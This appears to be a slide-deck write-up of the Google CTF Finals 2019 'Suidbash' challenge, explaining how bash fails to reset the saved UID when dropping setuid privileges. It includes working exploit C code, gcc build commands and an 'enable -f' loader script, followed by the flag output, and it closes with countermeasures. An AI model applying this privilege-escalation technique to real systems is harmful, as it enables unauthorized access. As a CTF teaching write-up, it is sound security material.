



# Suidbash

Google CTF Finals 2019

matthias



# Suidbash

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[ CRYPTO 3] [ HARDWARE 2] [ MISC 4] [ REVERSING 4] [ SANDBOX 3] [ WEB 3]

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Suidbash 500 [+]

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Yes, it's exactly what you think.

nc suidbash.ctfcompetition.com 1337

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# nc suidbash.ctfcompetition.com 1337

```
~$ nc suidbash.ctfcompetition.com 1337
ls -la
total 4240
drwxrwxrwt  2 root      root          100 Dec  4 11:08 .
drwxr-xr-x 21 root      root        4096 Oct 25 17:40 ..
-r-----  1 flag_haver flag_haver    501 Oct 24 17:22 flag
-rwsr-xr-x  1 flag_haver flag_haver   245 Oct 12 16:51 read_flag.sh
-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
```



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-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
whoami
user
```



# -rwsr-xr-x read\_flag.sh

```
#!/home/suidbash
echo -n "Password: "
read pw

hash=$(echo -n "$pw" | sha256sum | awk '{print $1;}'")
if [[ "$hash" == "83ea3f4f92bf773f1d5653a57676dd0e58e2cdf0f08e1196dc2f34ee8a414161" ]];
then
    cat ./flag
else
    echo -e "Wrong password."
fi
```



# -rwsr-xr-x read\_flag.sh

```
#!/home/suidbash
echo -n "Password: "
read pw

hash=$(echo -n "$pw" | sha256sum | awk '{print $1;}')"
if [[ "$hash" == "83ea3f4f92bf773f1d5653a57676dd0e58e2cdf0f08e1196dc2f34ee8a414161" ]];
then
    cat ./flag
else
    echo -e "Wrong password."
fi
```

	File	User	Date	Time	Permissions	
-r-----	1	flag_haver	flag_haver	501	Oct 24 17:22	flag
-rwsr-xr-x	1	flag_haver	flag_haver	245	Oct 12 16:51	read_flag.sh
-rwsr-xr-x	1	flag_haver	flag_haver	4327976	Oct 25 17:27	suidbash



# -rwsr-xr-x read\_flag.sh

```
#!/home/suidbash
echo -n "Password: "
read pw

if [ $pw = "flag" ]
then
    echo -e "Correct password."
else
    echo -e "Wrong password."
fi
```

As mentioned, remember that the `set [u|g] id` special permission bits only have significance on binary executable files, nothing else. For example, attempting to set these bits on a script (bash, Perl, and so on) will have absolutely no effect.

```
-r----- 1 flag_haver flag_haver 501 Oct 24 17:22 flag
Billimoria, K.N., Hands-On System Programming with Linux: Explore Linux system programming interfaces, theory, and practice,
Packt Publishing, 2018, ISBN: 9781788996747
https://books.google.ae/books?id=aOh1DwAAQBAJ
```



# -rwsr-xr-x suidbash

```
./suidbash  
suidbash: a tool for running setuid bash scripts.
```

```
Usage: suidbash <script>
```



\$

-rwsr-xr-x suidbash



What if we execute  
our own script  
with the setuid  
bit set?



# -rwsr-xr-x suidbash

```
./suidbash
suidbash: a tool for running setuid bash scripts.
```

```
Usage: suidbash <script>
```

```
vim
/bin/bash: line 55: vim: command not found
vi
/bin/bash: line 56: vi: command not found
nano
/bin/bash: line 57: nano: command not found
ne
/bin/bash: line 58: ne: command not found
emacs
/bin/bash: line 59: emacs: command not found
mc
/bin/bash: line 60: mc: command not found
```



# -rwsr-xr-x suidbash

```
./suidbash  
suidbash: a tool for running setuid bash scripts.
```

```
Usage: suidbash <script>
```

```
vim  
/bin/bash: line 55: vim: command not found  
vi  
/bin/bash: line 56: vi: command not found  
nano  
/bin/bash: line 57: nano: command not found  
ne  
/bin/bash: line 58: ne: command not found  
emacs  
/bin/bash: line 59: emacs: command not found  
mc  
/bin/bash: line 60: mc: command not found
```





# Here-Documents

```
<< DELIMITER
    here
    ...
    document
DELIMITER
```

- „<<“ allows redirection of subsequent lines to the input (default = fd 0) of a command
- The redirected lines are called „here-document“
- The end of the here-document is a line containing only the delimiter and a newline



# Output redirection

```
> file
```

- „>“ redirects the output (default stdout) of a command to a specified file („file“)
- The file will be emptied or created if necessary



\$

# own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
```



# own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
```



# own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
chmod +x mysuidscript.sh
chmod u+s mysuidscript.sh
```



# own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
chmod +x mysuidscript.sh
chmod u+s mysuidscript.sh
ls -la
total 4244
drwxrwxrwt  2 root      root          120 Dec  4 14:16 .
drwxr-xr-x 21 root      root        4096 Oct 25 17:40 ..
-r-----  1 flag_haver flag_haver    501 Oct 24 17:22 flag
-rwsr-xr-x  1 user      user         28 Dec  4 14:16 mysuidscript.sh
-rwsr-xr-x  1 flag_haver flag_haver   245 Oct 12 16:51 read_flag.sh
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# own suid script

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_EOF
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flag
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read_flag.sh
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./suidbash mysuidscript.sh
Cannot execute file owned by wrong user. Please ask the owner of this file to install th
eir own suidbash.
```



# own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
chmod +x mysuidscript.sh
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their own suidbash.
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# Suidbash

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# Attachment: 0001-suidbash.patch

- patch file to apply to bash sources
- changes „main“ to „originalMain“
- adds a few functions
- adds new main

```
+main (argc, argv, env)
+    int argc;
+    char **argv, **env;
+#endif /* !NO_MAIN_ENV_ARG */
+{
+ if (argc < 2 || argv[1][0] == '\0') {
+     fprintf(stderr, "%s\n", "suidbash: a tool for running setuid bash scripts.\n\nUsage: suidbash <script>\n");
+     exit(1);
+ }
```



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+     exit(1);
+ }
```



# Attachment: 0001-suidbash.patch

```
+ if (stat_data.st_mode & S_ISUID) {
+     args_count = argc + 2;
+     if (stat_data.st_uid != geteuid()) {
+         fprintf(stderr, "Cannot execute file owned by wrong user. Please ask the owner of this file to install their own suidbash.\n")
+     }
+     exit(1);
+ }
+ args[0] = argv[0];
+ args[1] = "-p"; // All checks passed - privileged mode engage.
+ args[2] = "--";
+ args[3] = fd_alias;
+ for (int i = 2; i < argc; ++i) {
+     args[i+2] = argv[i];
+ }
+ args[argc+2] = NULL;
+ } else {
+     args_count = argc + 1;
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+     }
+     args[argc+1] = NULL;
+ }
+
+if defined (NO_MAIN_ENV_ARG)
+ return original_main(args_count, args);
+else
+ return original_main(args_count, args, env);
+endif
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+#endif
```



# man bash

If the shell is started with the effective user (group) id not equal to the real user (group) id, and the **-p** option is not supplied, no startup files are read, shell functions are not inherited from the environment, the **SHELLOPTS**, **BASHOPTS**, **CDPATH**, and **GLOBIGNORE** variables, if they appear in the environment, are ignored, and the effective user id is set to the real user id. If the **-p** option is supplied at invocation, the startup behavior is the same, but the effective user id is not reset.



# EUID, RUID, SUID

- each process has all three
- Real User ID: id of the current user (process owner)
- Effective User ID: same as RUID or changed to temporarily raise privileges
- Saved User ID: used to save an ID if privileges are dropped temporarily



# Example

```
$ ls -l
insgesamt 24
-rwxr-xr-x 1 root root 8696 Dez  5 11:26 ids
-rwsr-xr-x 1 root root 8696 Dez  5 11:26 suidids
```



# Example

```
$ ls -l
insgesamt 24
-rwxr-xr-x 1 root root 8696 Dez  5 11:26 ids
-rwsr-xr-x 1 root root 8696 Dez  5 11:26 suidids
$ ./ids
euid: 1000, ruid: 1000, suid: 1000
```



# Example

```
$ ls -l
insgesamt 24
-rwxr-xr-x 1 root root 8696 Dez  5 11:26 ids
-rwsr-xr-x 1 root root 8696 Dez  5 11:26 suidids
$ ./ids
euid: 1000, ruid: 1000, suid: 1000
$ ./suidids
euid: 0, ruid: 1000, suid: 0
```



# Bash sourcecode: shell.c

```
void
disable_priv_mode ()
{
    int e;

    if (setuid (current_user.uid) < 0)
    {
        e = errno;
        sys_error (_("cannot set uid to %d: effective uid %d"), current_user.uid, current_user.euid);
#if defined (EXIT_ON_SETUID_FAILURE)
        if (e == EAGAIN)
            exit (e);
#endif
    }
    if (setgid (current_user.gid) < 0)
        sys_error (_("cannot set gid to %d: effective gid %d"), current_user.gid, current_user.egid);

    current_user.euid = current_user.uid;
    current_user.egid = current_user.gid;
}
```




# Bash sourcecode: shell.c

```
void
disable_priv_mode ()
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    int e;

    if (setuid (current_user.uid) < 0)
    {
        e = errno;
        sys_error (_("cannot set uid to %d: effective uid %d"), current_user.uid, current_user.euid);
#if defined (EXIT_ON_SETUID_FAILURE)
        if (e == EAGAIN)
            exit (e);
#endif
    }
    if (setgid (current_user.gid) < 0)
        sys_error (_("cannot set gid to %d: effective gid %d"), current_user.gid, current_user.egid);

    current_user.euid = current_user.uid;
    current_user.egid = current_user.gid,
}
}
```



sourcecode: shell.c

What about the  
Saved User ID?

```
set gid to %d: effective %d", current_user.gid, current_user.egid);
```

```
current_user.uid;
```

```
current_user.gid,
```



# Idea: restore Saved UID

euid: 1234, ruid: 1000, suid: 1234



# Idea: restore Saved UID

1000  
euid: ~~1234~~, ruid: 1000, suid: 1234



# Idea: restore Saved UID



1234

1000

euid: ~~1234~~, ruid: 1000, suid: 1234



# Idea: restore Saved UID

But  
without  
causing an  
exec call!






# Exec and the Saved UID

The **saved set-user-ID is copied from the effective user ID by `exec`.** If the file's set-user-ID bit is set, this copy is saved after `exec` stores the effective user ID from the file's user ID.




# Exec and the Saved UID

euid: 1234, ruid: 1000, suid: 1234



euid: 1000, ruid: 1000, suid: 1234



euid: 1000, ruid: 1000, suid: 1000



# Question

How can we make the bash process execute our own code?



# Answer

Bash can load and disable  
builtin commands at runtime.

Therefore:  
by providing our own builtin!



# Our own Bash builtin

```
enable: enable [-a] [-dnps] [-f filename] [name ...]
```

**Enable and disable shell builtins.**

Enables and disables builtin shell commands. Disabling allows you to execute a disk command which has the same name as a shell builtin without using a full pathname.

Options:

- a print a list of builtins showing whether or not each is enabled
- n disable each NAME or display a list of disabled builtins
- p print the list of builtins in a reusable format
- s print only the names of Posix 'special' builtins

Options controlling dynamic loading:

- f** Load builtin NAME from shared object FILENAME
- d Remove a builtin loaded with -f



# Our own Bash builtin

```
cat > exploitcode.c << _EOF
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

static void __attribute__ ((constructor)) init(void) {
    uid_t euid, ruid, suid;
    getresuid(&ruid, &euid, &suid);
    printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
    printf("Abrakadabra!!1!11\n");
    setresuid(ruid, suid, suid);
    getresuid(&ruid, &euid, &suid);
    printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
}
_EOF
```



# Our own Bash builtin

```
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#include <stdio.h>
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static void __attribute__ ((constructor)) init(void) {
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    printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
    printf("Abrakadabra!!1!11\n");
    setresuid(ruid, suid, suid);
    getresuid(&ruid, &euid, &suid);
    printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
}
_EOF
gcc -D_GNU_SOURCE -c -fPIC exploitcode.c -o exploitcode.o
gcc -shared -fPIC exploitcode.o -o exploitlib.so
```



\$

# exploit script

```
cat > exploitscript.sh << _EOF
#!/home/suidbash
enable -f /home/exploitlib.so ...
cat /home/flag
_EOF
```



# exploit script

```
cat > exploitscript.sh << _EOF
#!/home/suidbash
enable -f /home/exploitlib.so ...
cat /home/flag
_EOF
```



# exploit script

```
cat > exploitscript.sh << _EOF
#!/home/suidbash
enable -f /home/exploitlib.so ...
cat /home/flag
_EOF
chmod +x exploitscript.sh
```



\$

# exploit!

```
./suidbash exploitscript.sh
```



\$

# exploit!

```
./suidbash exploitscript.sh
euid: 1338, ruid: 1338, suid: 1339
Abrakadabra!!1!11
euid: 1339, ruid: 1338, suid: 1339
```



# exploit!

```
./suidbash exploitscript.sh
euid: 1338, ruid: 1338, suid: 1339
Abrakadabra!!1!11
euid: 1339, ruid: 1338, suid: 1339
/proc/self/fd/3: line 2: enable: cannot find ..._struct in shared object /home/exploitlib.so: /home/exploitlib.so: undefined symbol: ..._struct
```



# exploit!

```
./suidbash exploitscript.sh
euid: 1338, ruid: 1338, suid: 1339
Abrakadabra!!1!11
euid: 1339, ruid: 1338, suid: 1339
/proc/self/fd/3: line 2: enable: cannot find ..._struct in shared object /home/exploitlib.so: /home/exploitlib.so: undefined symbol: ..._struct
CTF{zero-days-are-best-days_CVE-2019-18276}
```

I'm pretty sure that if you combine "World's least useful vulnerability" with "affecting every computer on the planet", those cancel out and you end up with "vulnerability". Right? That's how this works?

Also, what's old is new again. This challenge was inspired by CA-1996-12, "suidperl". But then, after writing the challenge, I decided to check whether Bash's automatic privilege-dropping feature has a similar issue. Turns out: it does.



# impact of the threat

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# impact of the threat


- does not work if EUID is 0 (bash drops privileges properly for root)
- bash must have the suid bit set but then -p could be used to start bash without privilege dropping
- so security must rely on bash to drop privileges



# countermeasures

- fix the 0 day – reset saved uid
- generally: pay attention when playing with suid

Thank You

A portrait of Dwight Schrute from the TV show 'The Office'. He is wearing his signature green button-down shirt and tie. His hair is styled upwards, and he wears his signature round-rimmed glasses. He has a neutral, slightly weary expression. The background is a solid dark grey.

# Questions?